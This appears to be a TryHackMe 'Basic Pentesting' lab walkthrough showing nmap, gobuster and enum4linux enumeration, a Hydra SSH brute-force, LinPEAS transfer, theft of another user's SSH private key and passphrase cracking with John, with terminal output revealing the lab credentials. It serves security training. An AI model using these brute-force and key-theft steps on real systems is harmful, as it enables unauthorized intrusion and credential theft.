Basic Pentesting Walkthrough

Target Information

- **Target IP Address:** `10.10.210.169`

Tools and Commands Used

1. Nmap Scan

```
nmap -sC -sV -oN nmap/initial 10.10.210.169
```

- `-sC`: Runs default scripts.
- `-sV`: Detects service versions.
- `-oN`: Saves output in normal format (`nmap/initial`).

2. Gobuster Directory Brute-forcing

```
gobuster dir -w /home/kali/try-hack-me/basic-penetration-testing/directory-list-2.3-medium.txt -u http://10.10.210.169
```

- This found the hidden directory: **`development`**.

3. Enum4linux for SMB Enumeration

```
enum4linux -a 10.10.210.169 | tee enum4linux.log
```


- Discovered usernames: **`jan`** and **`kay`**.

4. Hydra Brute-forcing (SSH Login for Jan)

```
hydra -l jan -P /home/kali/wordlist/rockyou.txt ssh://10.10.210.169
```

- Successfully found Jan's SSH credentials:
    - **Username:** jan


- **Password:** Armando



5. Transferring LinPEAS to Target

```
scp /home/kali/tools/linpeas.sh jan@10.10.210.169:/dev/shm
```

- Transferred `linpeas.sh` to the `/dev/shm` directory.



6. Running LinPEAS for Privilege Escalation Enumeration

```
./linpeas.sh | tee linpeaslog.txt
```

- Enumerated possible privilege escalation vectors.

7. Accessing Kay's SSH Private Key

```
cat /home/kay/.ssh/id_rsa
```

- Copied Kay's private SSH key to local file `kays_id_rsa` using `nano`.

8. Cracking Kay's SSH Key Passphrase

1. **Convert Kay's SSH Key to John Hash Format:**

   ```
   python3 /usr/share/john/ssh2john.py kays_id_rsa > kay_ssh_hash.txt
   ```

2. **Crack Passphrase Using John the Ripper:**

   ```
   john --wordlist=/usr/share/wordlists/rockyou.txt kay_ssh_hash.txt
   ```

3. **Display Cracked Passphrase:**

   ```
   john --show kay_ssh_hash.txt
   ```

9. Logging in as Kay

```
ssh -i kays_id_rsa kay@10.10.210.169
```

- Used the cracked passphrase to log in as **kay**.

10. Retrieving the Final Flag

```
cat pass.bak
```

- Discovered the final password: **heresareallystrongpasswordthatfollowsthepasswordpolicy$$**.

Enumeration Summary

Open Ports:

- **22** - SSH
- **80** - HTTP
- **139** - NetBIOS
- **445** - SMB

Hidden Directory:

- **development**


Discovered Users:

- **jan**
- **kay**

Credentials:

- **Jan's SSH:**
  - Username: `jan`
  - Password: `armando`

- **Kay's Final Password:**
  - **heresareallystrongpasswordthatfollowsthepasswordpolicy$$**



kali@kali: ~/try-hack-me/basic-penetration-testing
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd wordlist
(kali㉿kali)-[~/wordlist]
$ ls
rockyou.txt
(kali㉿kali)-[~/wordlist]
$ realpath rockyou.txt
/home/kali/wordlist/rockyou.txt
(kali㉿kali)-[~/wordlist]
$
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 21:41:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.210.169:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
$ hydra -l jan -P /home/kali/wordlist/rockyou.txt ssh://10.10.210.169
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 21:42:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.210.169:22/
^C
(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
$ hydra -l jan -P /home/kali/wordlist/rockyou.txt ssh://10.10.210.169
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-12 21:43:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.210.169:22/
[STATUS] 336.00 tries/min, 336 tries in 00:01h, 14344063 to do in 711:31h, 16 active
[22][ssh] host: 10.10.210.169 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-12 21:46:10
(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
$ nano hydra-output.txt
(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
$


kali@kali: ~/try-hack-me/basic-penetration-testing
┌──(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
└─$ ssh jan@10.10.210.169
The authenticity of host '10.10.210.169 (10.10.210.169)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.210.169' (ED25519) to the list of known hosts.
jan@10.10.210.169's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$

```
jan@basic2:~$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```


```
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -al
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
```


Tried




```
┌──(kali㉿kali)-[~/tools]
└─$ ls -al
total 816
drwxrwxr-x  2 kali kali   4096 Oct 12 22:23 .
drwx------ 22 kali kali   4096 Oct 12 22:23 ..
-rw-rw-r--  1 kali kali 824745 Oct 10 22:05 linpeas.sh

┌──(kali㉿kali)-[~/tools]
└─$ file linpeas.sh
linpeas.sh: POSIX shell script, Unicode text, UTF-8 text executable, with very long line
(1779)

┌──(kali㉿kali)-[~/tools]
└─$ chmod +x linpeas.sh

┌──(kali㉿kali)-[~/tools]
└─$ realpath linpeas.sh
/home/kali/tools/linpeas.sh

┌──(kali㉿kali)-[~/tools]
└─$ scp /home/kali/tools/linpeas.sh jan@10.10.210.169:/dev/shm
jan@10.10.210.169's password:
linpeas.sh                                    100%  805KB 328.7KB/s   00:02

┌──(kali㉿kali)-[~/tools]
└─$
```

```
jan@basic2:/home/kay$ cd /dev/shm
jan@basic2:/dev/shm$ ls -al
total 808
drwxrwxrwt  2 root root     60 Oct 12
drwxr-xr-x 17 root root   3700 Oct 12
-rwxrwxr-x  1 jan  jan  824745 Oct 12
jan@basic2:/dev/shm$
```


1 2 3 4
File Actions Edit View Help
jan@basic2:/home/kay$ clear
jan@basic2:/home/kay$ cd /dev/shm
jan@basic2:/dev/shm$ ls -al
total 808
drwxrwxrwt 2 root root 60 Oct 12 22:28 .
drwxr-xr-x 17 root root 3700 Oct 12 20:13 ..
-rwxrwxr-x 1 jan jan 824745 Oct 12 22:28 linpeas.sh
jan@basic2:/dev/shm$ ./linpeas.sh | tee linpeaslog.txt
Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter : @hacktricks_live




```
┌──(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
└─$ john --wordlist=/home/kali/wordlist/rockyou.txt kay_ssh_hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kays_id_rsa)
1g 0:00:00:00 DONE (2024-10-12 23:08) 20.00g/s 1654Kp/s 1654Kc/s 1654KC/s behlat..bball40
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
└─$ john --show kay_ssh_hash.txt
kays_id_rsa:beeswax

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~/try-hack-me/basic-penetration-testing]
└─$
```


Target IP
10.10.210.
Congratulations!
You've completed the room! Share this with your friends:
Twitter
Facebook
Linkedin
Leave feedback